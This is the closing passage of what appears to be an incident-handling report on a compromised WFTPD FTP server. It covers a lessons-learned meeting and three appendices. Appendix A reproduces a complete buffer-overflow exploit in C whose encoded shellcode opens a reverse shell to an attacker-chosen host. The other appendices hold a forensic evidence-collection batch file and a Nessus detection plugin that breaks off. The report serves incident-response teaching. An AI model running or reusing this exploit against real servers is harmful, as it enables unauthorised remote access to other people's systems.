- Paul described that prior to the security incident; the firewall would allow the HTTP/FTP server to connect to the Internet via any port. This is what allowed the IRC File Server access to the Internet. Paul described that as a result of the security incident, he has added additional security measures and locked the HTTP/FTP server to only be able make connections to the Internet via the common TCP ports for DNS, HTTP, HTTPS and FTP and that all other ports were blocked. Paul recommended that a deeper lockdown may be needed, locking down the HTTP/FTP server to only initiate connections with previously defined sites such as the antivirus signature updates.
- The firewall and the HTTP/FTP server both responded to the ICMP protocol traffic from the Internet. The ICMP protocol can be used to provide a large amount of information on network typology and can provide signatures on hardware. Paul added rules to deny ICMP traffic to the Internet to control exposure.
- The team all praised on how effective F.R.E.D. (First Responder's Evidence Disk) discovery process was. The simple batch file provided a means to use a collection of very effective and informative tools to provide details of what was happening on the live server. The team decided that after all suspicious events an administrator would run F.R.E.D. and then provide the evidence gathered to the incident handler to determine what actions would be taken.
- Paul described that they now have a host based intrusion detection system in place by using the GFI LANGuard System Integrity software and that this allowed the administrators to monitor the file changes that occur on the server. Paul also recommended that they should look at the possibility of installing a network intrusion detection system which would report on network signature attacks.
- Paul described that it is highly likely that there was a weak password that was discovered and allowed the attacker to use the WFTPD vulnerability. The manager presented that the entire organization has accepted the new password policy, was an outcome of the security incident.

After the meeting concluded, Paul wrote a summary of the incident and published it to the Incident Handling team and placed a copy with the evidence. He then collected all the evidence and properly filed it for future reference.

As Paul was filing the evidence, he commented that while it was a lot of work to properly handle this security incident, the end result was that the environment is more secure and will likely prevent a number of future security incidents. The entire team learned a lot from the whole process.

Appendix A – WFTPD Buffer Overflow Source Code

Proof-of-Concept Exploit by “Axl Rose” (rdxaxl@hotmail.com)
The following code was used to exploit the WFTPD server for this vulnerability:

```
/*
 * WFTPD buffer overflow exploit, (c) axl 2004, rdxaxl@hotmail.com
 * Discovered by the very same guy :p
 *
 * Tested WFTPD versions:
 *
 * - WFTPD Pro Server 3.21 Release 1 (trial) (latest version)
 * - WFTPD Pro Server 3.20 Release 2 (trial)
 * - WFTPD Server 3.21 Release 1 (trial) (latest version)
 * - WFTPD Server 3.10 Release 1 (trial)
 *
 * Tested exploit with these remote operating systems:
 *
 * - Windows XP Pro, SP1
 *
 * Should be very easy to support other Windows OSes. You may only have
 * to update ret_addr.
 */

#include <winsock2.h>
#pragma comment(lib, "ws2_32.lib")
#include <windows.h>
#include <stdio.h>

#define MAXLINE 0x1000

//#define OLDCODE      // Try not to uncomment this...

#ifdef OLDCODE
static char* ret_addr = "\xAC\x9C\xEC\x77";       // kernel32.dll 5.1.2600.1106, (WinXP Pro SP1,
EN) => pop reg / pop reg / ret
#else
/* See the comment in exploit() for the reasons I chose this address */
static char* ret_addr = "\x5B\xC0\xEB\x77";       // kernel32.dll 5.1.2600.1106, (WinXP Pro SP1,
EN) => pop reg / pop reg / ret
#endif

const unsigned int shlc_offs_enckey = 0x00000025;
const unsigned int shlc_offs_encstart = 0x0000002B;
const unsigned int shlc_offs_encend = 0x000001B8;
unsigned char shlc_code[] =
"\xEB\x16\x78\x56\x34\x12\x78\x56\x34\x12\x78\x56\x34\x12\x78\x56"
"\x34\x12\x5B\x53\x83\xEB\x1D\xC3\xE8\xF5\xFF\xFF\xFF\x33\xC9\xB1"
"\x64\x81\x74\x8B\x27\x55\x55\x55\x55\xE2\xF6\xFC\x8B\x43\x0A\x31"
"\x43\x02\x8B\x43\x0E\x31\x43\x06\x89\x4B\x0A\x89\x4B\x0E\x64\x8B"
"\x35\x30\x00\x00\x00\x8B\x76\x0C\x8B\x76\x1C\xAD\x8B\x68\x08\x8D"
"\x83\x67\x01\x00\x00\x55\xE8\xB7\x00\x00\x00\x68\x33\x32\x00\x00"
"\x68\x77\x73\x32\x5F\x54\xFF\xD0\x96\x8D\x83\x74\x01\x00\x00\x56"
"\xE8\x9D\x00\x00\x00\x81\xEC\x90\x01\x00\x00\x54\x68\x01\x01\x00"
```

```
"\x00\xFF\xD0\x8D\x83\x7F\x01\x00\x00\x56\xE8\x83\x00\x00\x00\x33"
"\xC9\x51\x51\x51\x6A\x06\x6A\x01\x6A\x02\xFF\xD0\x97\x8D\x83\x8A"
"\x01\x00\x00\x56\xE8\x69\x00\x00\x00\x33\xC9\x51\x51\x51\x51\x6A"
"\x10\x8D\x4B\x02\x51\x57\xFF\xD0\xB9\x54\x00\x00\x00\x2B\xE1\x88"
"\x6C\x0C\xFF\xE2\xFA\xC6\x44\x24\x10\x44\x41\x88\x4C\x24\x3C\x88"
"\x4C\x24\x3D\x89\x7C\x24\x48\x89\x7C\x24\x4C\x89\x7C\x24\x50\x49"
"\x8D\x44\x24\x10\x54\x50\x51\x51\x51\x6A\x01\x51\x51\x8D\x83\xA4"
"\x01\x00\x00\x50\x51\x8D\x83\x95\x01\x00\x00\x55\xE8\x11\x00\x00"
"\x00\x59\xFF\xD0\x8D\x83\xAC\x01\x00\x00\x55\xE8\x02\x00\x00\x00"
"\xFF\xD0\x60\x8B\x7C\x24\x24\x8D\x6F\x78\x03\x6F\x3C\x8B\x6D\x00"
"\x03\xEF\x83\xC9\xFF\x41\x3B\x4D\x18\x72\x0B\x64\x89\x0D\x00\x00"
"\x00\x00\x8B\xE1\xFF\xE4\x8B\x5D\x20\x03\xDF\x8B\x1C\x8B\x03\xDF"
"\x8B\x74\x24\x1C\xAC\x38\x03\x75\xDC\x43\x84\xC0\x75\xF6\x8B\x5D"
"\x24\x03\xDF\x0F\xB7\x0C\x4B\x8B\x5D\x1C\x03\xDF\x8B\x0C\x8B\x03"
"\xCF\x89\x4C\x24\x1C\x61\xC3\x4C\x6F\x61\x64\x4C\x69\x62\x72\x61"
"\x72\x79\x41\x00\x57\x53\x41\x53\x74\x61\x72\x74\x75\x70\x00\x57"
"\x53\x41\x53\x6F\x63\x6B\x65\x74\x41\x00\x57\x53\x41\x43\x6F\x6E"
"\x6E\x65\x63\x74\x00\x43\x72\x65\x61\x74\x65\x50\x72\x6F\x63\x65"
"\x73\x73\x41\x00\x63\x6D\x64\x2E\x65\x78\x65\x00\x45\x78\x69\x74"
"\x50\x72\x6F\x63\x65\x73\x73\x00";

static char inbuf[MAXLINE];
static unsigned inoffs = 0;

const WFTPD_PRO_321_TRIAL = 0;     // WFTPD Pro Server 3.21 Release 1 (trial)
const WFTPD_PRO_320_TRIAL = 1;     // WFTPD Pro Server 3.20 Release 2 (trial)
const WFTPD_321_TRIAL = 2;         // WFTPD Server 3.21 Release 1 (trial)
const WFTPD_310_TRIAL = 3;         // WFTPD Server 3.10 Release 1 (trial)
int ftpver = WFTPD_PRO_321_TRIAL;

int isrd(SOCKET s)
{
        fd_set r;
        FD_ZERO(&r);
        FD_SET(s, &r);
        timeval t = {0, 0};
        int ret = select(1, &r, NULL, NULL, &t);
        if (ret < 0)
                return 0;
        else
                return ret != 0;
}

int get_line(SOCKET s, char* string, unsigned len)
{
        char* nl;
        while ((nl = (char*)memchr(inbuf, '\n', inoffs)) == NULL)
        {
                if (inoffs >= sizeof(inbuf))
                {
                        printf("[-] Too long line\n");
                        return 0;
                }
                int len = recv(s, &inbuf[inoffs], sizeof(inbuf) - inoffs, 0);
                if (len <= 0)
                {
```

```
                        printf("[-] Error receiving data\n");
                        return 0;
                }

                inoffs += len;
        }

        unsigned nlidx = (unsigned)(ULONG_PTR)(nl - inbuf);
        if (nlidx >= len)
        {
                printf("[-] Too small caller buffer\n");
                return 0;
        }
        memcpy(string, inbuf, nlidx);
        string[nlidx] = 0;
        if (nlidx > 0 && string[nlidx-1] == '\r')
                string[nlidx-1] = 0;

        if (nlidx + 1 >= inoffs)
                inoffs = 0;
        else
        {
                memcpy(inbuf, &inbuf[nlidx+1], inoffs - (nlidx + 1));
                inoffs -= nlidx + 1;
        }

        return 1;
}

int ignorerd(SOCKET s)
{
        inoffs = 0;

        while (1)
        {
                if (!isrd(s))
                        return 1;
                if (recv(s, inbuf, sizeof(inbuf), 0) < 0)
                        return 0;
        }
}

int get_reply_code(SOCKET s)
{
        char line[MAXLINE];

        if (!get_line(s, line, sizeof(line)))
        {
                printf("[-] Could not get status code\n");
                return -1;
        }

        char c = line[3];
        line[3] = 0;
        int code;
        if (!(c == ' ' || c == '-') || strlen(line) != 3 || !(code = atoi(line)))
```

```
	{
		printf("[-] Weird reply\n");
		return -1;
	}

	char endline[4];
	memcpy(endline, line, 3);
	endline[3] = ' ';
	if (c == '-')
	{
		while (1)
		{
			if (!get_line(s, line, sizeof(line)))
			{
				printf("[-] Could not get next line\n");
				return -1;
			}
			if (!memcmp(line, endline, sizeof(endline)))
				break;
		}
	}

	return code;
}

int sendb(SOCKET s, const char* buf, int len, int flags)
{
	while (len)
	{
		int l = send(s, buf, len, flags);
		if (l <= 0)
			break;
		len -= l;
		buf += l;
	}

	return len == 0;
}

int sends(SOCKET s, const char* buf, int flags)
{
	return sendb(s, buf, (int)strlen(buf), flags);
}

int is_valid_char(char c)
{
	return c != 0 && c != '\n' && c != ' ';
}

int add_bytes(void* dst, int& dstoffs, int dstlen, const void* src, int srclen)
{
	if (dstoffs + srclen > dstlen || dstoffs + srclen < dstoffs)
	{
		printf("[-] Buffer overflow ;)\n");
		return 0;
	}
```

```
	memcpy((char*)dst+dstoffs, src, srclen);
	dstoffs += srclen;
	return 1;
}

int check_invd_bytes(const char* name, const void* buf, int buflen)
{
	const char* b = (const char*)buf;

	for (int i = 0; i < buflen; i++)
	{
		if (!is_valid_char(b[i]))
		{
			printf("[-] %s[%u] (%02X) cannot contain bytes 00h, 0Ah, or 20h\n",
name, i, b[i]);
			return 0;
		}
	}

	return 1;
}

int enc_byte(char& c, char& k)
{
	for (int i = 0; i < 0x100; i++)
	{
		if (!is_valid_char(c ^ i) || !is_valid_char(i))
			continue;

		c ^= i;
		k = i;
		return 1;
	}

	printf("[-] Could not find encryption key for byte %02X\n", c);
	return 0;
}

int get_enc_key(char* buf, int size, int offs, int step)
{
	for (int i = 0; i < 0x100; i++)
	{
		if (!is_valid_char(i))
			continue;

		for (int j = offs; j < size; j += step)
		{
			if (!is_valid_char(buf[j] ^ i))
				break;
		}
		if (j < size)
			continue;

		return i;
	}
```

```
	printf("[-] Could not find an encryption key\n");
	return -1;
}

int exploit(SOCKET s, unsigned long sip, unsigned short sport)
{
	printf("[+] Trying buffer overflow + using SEH handler\n");

	int ret = 0;

	char* shellcode = NULL;
	__try
	{
		shellcode = new char[sizeof(shlc_code)-1];
		memcpy(shellcode, shlc_code, sizeof(shlc_code)-1);

		shellcode[2] = (char)AF_INET;
		shellcode[3] = (char)(AF_INET >> 8);
		shellcode[4] = (char)(sport >> 8);
		shellcode[5] = (char)sport;
		shellcode[6] = (char)(sip >> 24);
		shellcode[7] = (char)(sip >> 16);
		shellcode[8] = (char)(sip >> 8);
		shellcode[9] = (char)sip;
		for (int i = 0; i < 8; i++)
		{
			if (!enc_byte(shellcode[2+i], shellcode[2+8+i]))
				__leave;
		}

		for (int i = 0; i < 4; i++)
		{
			int k = get_enc_key(&shellcode[shlc_offs_encstart], shlc_offs_encend-
shlc_offs_encstart, i, 4);
			if (k < 0)
				__leave;
			shellcode[shlc_offs_enckey+i] = k;
		}
		printf("[+] Shellcode encryption key = %02X%02X%02X%02X\n",
shellcode[shlc_offs_enckey+3],
			shellcode[shlc_offs_enckey+2], shellcode[shlc_offs_enckey+1],
shellcode[shlc_offs_enckey]);
		for (int i = 0; i < shlc_offs_encend-shlc_offs_encstart; i++)
			shellcode[shlc_offs_encstart+i] ^= shellcode[shlc_offs_enckey + i % 4];

		if (!ignorerd(s))
			__leave;

		char sndbuf[0x1000];
		int sndbufidx = 0;
		char* badval = "\x01\xFF\x02\xFE";
		const char* ftp_cmd = "LIST -";
		if (!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), ftp_cmd, (int)strlen(ftp_cmd))) //
req
			__leave;
```

```
		switch (ftpver)
		{
#ifdef OLDCODE
		case WFTPD_310_TRIAL: // doesn't save EBP on the stack
		case WFTPD_321_TRIAL: // doesn't save EBP on the stack
		case WFTPD_PRO_320_TRIAL:
			if (!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), "-
WFTPD_EXPLOIT_BY_AXL_(C)_2004-", 31) || // 31-byte string
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf),
"\x90\x90\xEB\x28", 4) || // old fs:[0]
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), ret_addr, 4) || //
exception handler
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || //
trylevel
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // old
EBP
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // ret
addr
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg1
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg2
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg3
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg4
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg5
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4))// arg6
				__leave;
			break;

		case WFTPD_PRO_321_TRIAL:
		default:
			if (!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), "-
WFTPD_EXPLOIT_BY_AXL_(C)_2004-", 31) || // 31-byte string
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || //
cookie
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf),
"\x90\x90\xEB\x28", 4) || // old fs:[0]
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), ret_addr, 4) || //
exception handler
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || //
trylevel
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // old
EBP
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // ret
addr
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg1
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg2
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg3
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg4
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) || // arg5
				!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4))// arg6
				__leave;
			break;
#else
		case WFTPD_310_TRIAL: // doesn't save EBP on the stack
		case WFTPD_321_TRIAL: // doesn't save EBP on the stack
		case WFTPD_PRO_320_TRIAL:
		case WFTPD_PRO_321_TRIAL: // pushes a cookie after old fs:[0]
```

```
                default:
/*
 * WFTPD Pro Server 3.21 saves a cookie so that the stack layout isn't the same as the
 * other versions. However, with the right exception address, we can make it work.
 * 77EBC05B = kernel32.dll => POP REG / POP REG / RET. This is the exception handler
 * the older versions will execute. WFTPD Pro Server 3.21 will instead execute the
 * instructions with the bytes in that same address. In this case, it'll execute these
 * instructions:
 *                      5B      POP EBX
 *                      C0EB 77  SHR BL,77
 *                      5B      POP EBX
 *                      C0EB 77  SHR BL,77
 *       EB 1E    JMP SHORT ourcode
 */
                        if (!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), "-
WFTPD_EXPLOIT_BY_AXL_(C)_2004-", 31) || // 31-byte string
                                !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf),
"\x90\x90\xEB\x28", 4) || // old fs:[0] OR cookie (p321)
                                !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), ret_addr, 4) || //
exception handler OR old fs:[0] (p321)
                                !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), ret_addr, 4) || //
trylevel OR exception handler (p321)
                                !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf),
"\xEB\x1E\xFE\xFF", 4) || // (p321)
                                !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
                                !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
                                !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
                                !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
                                !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4) ||
                                !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), badval, 4))
                                __leave;
                        break;
#endif
                }
                if (!add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), shellcode, sizeof(shlc_code)-1)
|| // our code
                        !add_bytes(sndbuf, sndbufidx, sizeof(sndbuf), " \r\n", 3))  // req + end of
line
                        __leave;

                if (!check_invd_bytes("shellcode", shellcode, sizeof(shlc_code)-1) ||
                        !check_invd_bytes("ret_addr", ret_addr, sizeof(ret_addr)-1) ||
                        !check_invd_bytes("sndbuf", sndbuf+5, sndbufidx-3-5))
                        __leave;

                in_addr a; a.s_addr = htonl(sip);
                printf("[+] Sending shellcode which will connect to %s:%u...\n", inet_ntoa(a),
sport);
                if (!sendb(s, sndbuf, sndbufidx, 0))
                {
                        printf("[-] Failed to send shellcode\n");
                        __leave;
                }
                printf("[+] Shellcode sent successfully\n");
```

```
                ret = 1;
        }
        __finally
        {
                delete shellcode;
        }

        if (ret == 0)
                printf("[-] Can't exploit the vulnerability\n");

        return ret;
}

int login(SOCKET s, const char* username, const char* userpass)
{
        printf("[+] Logging in...\n");
        int code;
        if (!ignorerd(s) || !sends(s, "USER ", 0) || !sends(s, username, 0) ||
                !sends(s, "\r\n", 0) || (code = get_reply_code(s)) < 0)
        {
                printf("[-] Failed to log in #1\n");
                return 0;
        }

        if (code == 331)
        {
                if (!sends(s, "PASS ", 0) || !sends(s, userpass, 0) ||
                        !sends(s, "\r\n", 0) || (code = get_reply_code(s)) < 0)
                {
                        printf("[-] Failed to log in #2\n");
                        return 0;
                }
        }

        if (code != 230)
        {
                printf("[-] Failed to log in. Code %3u\n", code);
                return 0;
        }

        printf("[+] Logged in\n");
        return 1;
}

void show_help(char* pname)
{
        printf("%s <ip> <port> <sip> <sport> [-u username] [-p userpass] [-v
<p321|p320|321|310>]\n", pname);
        exit(1);
}

int main(int argc, char** argv)
{
        printf("WFTPD <= v3.21r1 buffer overflow exploit, (c) axl 2004, rdxaxl@hotmail.com\n");

        WSADATA wsa;
```

```
if (WSAStartup(0x0202, &wsa))
	return 1;

if (argc < 5)
	show_help(argv[0]);

unsigned long ip = ntohl(inet_addr(argv[1]));
unsigned short port = (unsigned short)atoi(argv[2]);
unsigned long sip = ntohl(inet_addr(argv[3]));
unsigned short sport = (unsigned short)atoi(argv[4]);
const char* username = "anonymous";
const char* userpass = "axl";

for (int i = 5; i < argc; i++)
{
	if (!strcmp(argv[i], "-u") && i + 1 < argc)
	{
		username = argv[++i];
	}
	else if (!strcmp(argv[i], "-p") && i + 1 < argc)
	{
		userpass = argv[++i];
	}
	else if (!strcmp(argv[i], "-v") && i + 1 < argc)
	{
		if (!stricmp(argv[i+1], "p321"))
			ftpver = WFTPD_PRO_321_TRIAL;
		else if (!stricmp(argv[i+1], "p320"))
			ftpver = WFTPD_PRO_320_TRIAL;
		else if (!stricmp(argv[i+1], "321"))
			ftpver = WFTPD_321_TRIAL;
		else if (!stricmp(argv[i+1], "310"))
			ftpver = WFTPD_310_TRIAL;
		else
			show_help(argv[0]);
		i++;
	}
	else
		show_help(argv[0]);
}

if (!ip || !port || !sip || !sport)
	show_help(argv[0]);

sockaddr_in saddr;
memset(&saddr, 0, sizeof(saddr));
saddr.sin_family = AF_INET;
saddr.sin_port = htons(port);
saddr.sin_addr.s_addr = htonl(ip);

SOCKET s = INVALID_SOCKET;
__try
{
	in_addr a; a.s_addr = htonl(ip);
	printf("[+] Connecting to %s:%u...\n", inet_ntoa(a), port);
	s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
```

```
		if (s < 0 || connect(s, (sockaddr*)&saddr, sizeof(saddr)) < 0)
		{
			printf("[-] Could not connect\n");
			__leave;
		}
		printf("[+] Connected\n");

		int code = get_reply_code(s);
		if (code != 220)
		{
			printf("[-] Got reply %3u\n", code);
			__leave;
		}
		if (!login(s, username, userpass))
			__leave;

		if (!exploit(s, sip, sport))
			printf("[-] Lucky bastards...\n");
		else
			printf("[+] Santa's watching you!\n");
	}
	__finally
	{
		if (s != INVALID_SOCKET)
			closesocket(s);
	}

	return 0;
}
```

Appendix B – First Responder's Evidence Disk (F.R.E.D.)

Example of the FRED.BAT file:

```
@echo NetFRED v2.0a  >> c:\output.txt
@echo -----  >> c:\output.txt
@echo HOSTNAME >> c:\output.txt
@echo ----- >> c:\output.txt
@hostname >> c:\output.txt
@echo. >> c:\output.txt
@echo -----  >> c:\output.txt
@echo START TIME >> c:\output.txt
@echo ----- >> c:\output.txt
@time /t  >> c:\output.txt
@date /t  >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo PSINFO >> c:\output.txt
@echo ----- >> c:\output.txt
@psinfo >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo PSLOGLIST (-d app/sys/sec) >> c:\output.txt
@echo ----- >> c:\output.txt
@psloglist -d 1 -x system >> c:\output.txt
@psloglist -d 1 -x security >> c:\output.txt
@psloglist -d 1 -x application >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo NET ACCOUNTS >> c:\output.txt
@echo ----- >> c:\output.txt
@net accounts >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo NET FILE >> c:\output.txt
@echo ----- >> c:\output.txt
@net file >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo NET SESSION >> c:\output.txt
```

```
@echo ----- >> c:\output.txt
@net session >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo NET SHARE >> c:\output.txt
@echo ----- >> c:\output.txt
@net share >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo NET START >> c:\output.txt
@echo ----- >> c:\output.txt
@net start >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo NET USE >> c:\output.txt
@echo ----- >> c:\output.txt
@net use >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo NET USER >> c:\output.txt
@echo ----- >> c:\output.txt
@net user >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo NET VIEW >> c:\output.txt
@echo ----- >> c:\output.txt
@net view >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo ARP (arp -a) >> c:\output.txt
@echo ----- >> c:\output.txt
@arp -a >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo NETSTAT (netstat -anr) >> c:\output.txt
@echo ----- >> c:\output.txt
@netstat -anr >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
```

```
@echo ----- >> c:\output.txt
@echo LOGGED ON >> c:\output.txt
@echo ----- >> c:\output.txt
@psloggedon >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo LISTDLLS >> c:\output.txt
@echo ----- >> c:\output.txt
@listdlls >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo FPORT (fport /p)>> c:\output.txt
@echo ----- >> c:\output.txt
@fport /p >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo PSLIST (pslist -x) >> c:\output.txt
@echo ----- >> c:\output.txt
@pslist -x >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo NBTSTAT >> c:\output.txt
@echo ----- >> c:\output.txt
@nbtstat -c >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo HIDDEN FILES (dir /s /a:h /t:a c: d:) >> c:\output.txt
@echo ----- >> c:\output.txt
@dir /s /a:h /t:a c: >> c:\output.txt
@dir /s /a:h /t:a d: >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo ALL FILES (dir /s c:-z:) >> c:\output.txt
@echo ----- >> c:\output.txt
@dir /s /a c: >> c:\output.txt
@dir /s /a d: >> c:\output.txt
@dir /s /a e: >> c:\output.txt
@dir /s /a f: >> c:\output.txt
@dir /s /a g: >> c:\output.txt
@dir /s /a h: >> c:\output.txt
```

```
@dir /s /a i: >> c:\output.txt
@dir /s /a j: >> c:\output.txt
@dir /s /a k: >> c:\output.txt
@dir /s /a l: >> c:\output.txt
@dir /s /a m: >> c:\output.txt
@dir /s /a n: >> c:\output.txt
@dir /s /a o: >> c:\output.txt
@dir /s /a p: >> c:\output.txt
@dir /s /a q: >> c:\output.txt
@dir /s /a r: >> c:\output.txt
@dir /s /a s: >> c:\output.txt
@dir /s /a t: >> c:\output.txt
@dir /s /a u: >> c:\output.txt
@dir /s /a v: >> c:\output.txt
@dir /s /a w: >> c:\output.txt
@dir /s /a x: >> c:\output.txt
@dir /s /a y: >> c:\output.txt
@dir /s /a z: >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo AT SCHEDULER >> c:\output.txt
@echo ----- >> c:\output.txt
@at
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo MD5SUMS >> c:\output.txt
@echo ----- >> c:\output.txt
@echo c:/*.*
@md5sums c:/*.* >> c:\output.txt
@echo c:/Windows/*.*
@md5sums c:/Windows/*.* >> c:\output.txt
@echo c:/Windows/System/*.*
@md5sums c:/Windows/system/*.* >> c:\output.txt
@echo c:/Windows/System32/*.*
@md5sums c:/Windows/system32/*.* >> c:\output.txt
@echo c:/Winnt/*.*
@md5sums c:/Winnt/*.* >> c:\output.txt
@echo c:/winnt/System/*.*
@md5sums c:/Winnt/system/*.* >> c:\output.txt
@echo c:/winnt/system32/*.*
@md5sums c:/Winnt/system32/*.* >> c:\output.txt
@echo d:/*.*
@md5sums d:/*.* >> c:\output.txt
@echo d:/Windows/*.*
```

```
@md5sums d:/Windows/*.* >> c:\output.txt
@echo d:/Windows/System/*.*
@md5sums d:/Windows/system/*.* >> c:\output.txt
@echo d:/Windows/System32/*.*
@md5sums d:/Windows/system32/*.* >> c:\output.txt
@echo d:/Winnt/*.*
@md5sums d:/Winnt/*.* >> c:\output.txt
@echo d:/Winnt/System/*.*
@md5sums d:/Winnt/system/*.* >> c:\output.txt
@echo d:/Winnt/System32/*.*
@md5sums d:/Winnt/system32/*.* >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo ----- >> c:\output.txt
@echo END TIME >> c:\output.txt
@echo ----- >> c:\output.txt
@time /t >> c:\output.txt
@date /t >> c:\output.txt
@echo. >> c:\output.txt
@echo. >> c:\output.txt
@echo FRED is done. >> c:\output.txt
```

Appendix C – Nessus Plugin for WFTPD 3.21 Overflows

Nessus Plugin ID 12083
WFTPD 3.21 multiple remote overflows
http://cgi.nessus.org/plugins/dump.php3?id=12083

```
#
# Copyright (C) 2004 Tenable Network Security
#
# Date: Sat, 28 Feb 2004 21:52:33 +0000
# From: axl rose <rdxaxl@hotmail.com>
# To: full-disclosure@lists.netsys.com, bugtraq@securityfocus.com
# Cc: info@texis.com
# Subject: [Full-Disclosure] Critical WFTPD buffer overflow
vulnerability

if(description)
{
 script_id(12083);
 script_bugtraq_id(9767);
 script_version ("$Revision: 1.2 $");

 name["english"] = "WFTP 3.21 multiple remote overflows";

 script_name(english:name["english"]);

 desc["english"] = "
The remote FTP server is  vulnerable to at least two remote stack-based
overflows and two Denial of Service attacks.  An attacker can use these
flaws to gain remote access to the WFTPD server.

Solution : if you are using wftp, then upgrade to a version greater
than 3.21 R1, if you are not, then contact your vendor for a fix.

Risk factor : High";



 script_description(english:desc["english"]);

 summary["english"] = "WFTPD 3.21 remote overflows";
 script_summary(english:summary["english"]);

 script_category(ACT_MIXED_ATTACK);


 script_copyright(english:"This script is Copyright (C) 2004 Tenable
Network Security");
 family["english"] = "FTP";
 script_family(english:family["english"]);
 script_dependencie("find_service.nes","ftp_anonymous.nasl");
 script_require_ports("Services/ftp", 21);
 script_exclude_keys("ftp/false_ftp");
```

```
 exit(0);
}

# The script code starts here
#
include("ftp_func.inc");

port = get_kb_item("Services/ftp");
if(!port)port = 21;
if (! get_port_state(port)) exit(0);

banner = get_ftp_banner(port: port);
if ( "WFTPD" >!< banner ) exit(0);

if(safe_checks()) {
 if (egrep(string:banner, pattern:"^220.*WFTPD ([0-2]\.*|3\.[0-2])
service")) {
 desc = "
You are running WFTP. Some versions of this
server are vulnerable to several remote overflows
as well as remote Denial of Service attacks.

An attacker may use this flaw to prevent you
from publishing anything using FTP.

*** Nessus reports this vulnerability using only
*** information that was gathered. Use caution
*** when testing without safe checks enabled.

Solution : Make sure you are running WFTP version
greater than 3.21 R1

Risk factor : Serious";
 security_hole(port:port, data:desc);
 }
 exit(0);
} else {
 login = get_kb_item("ftp/login");
 pass  = get_kb_item("ftp/password");
 soc = open_sock_tcp(port);
 if(soc) {
    if(login) {
        if(ftp_log_in(socket:soc, user:login, pass:pass)) {
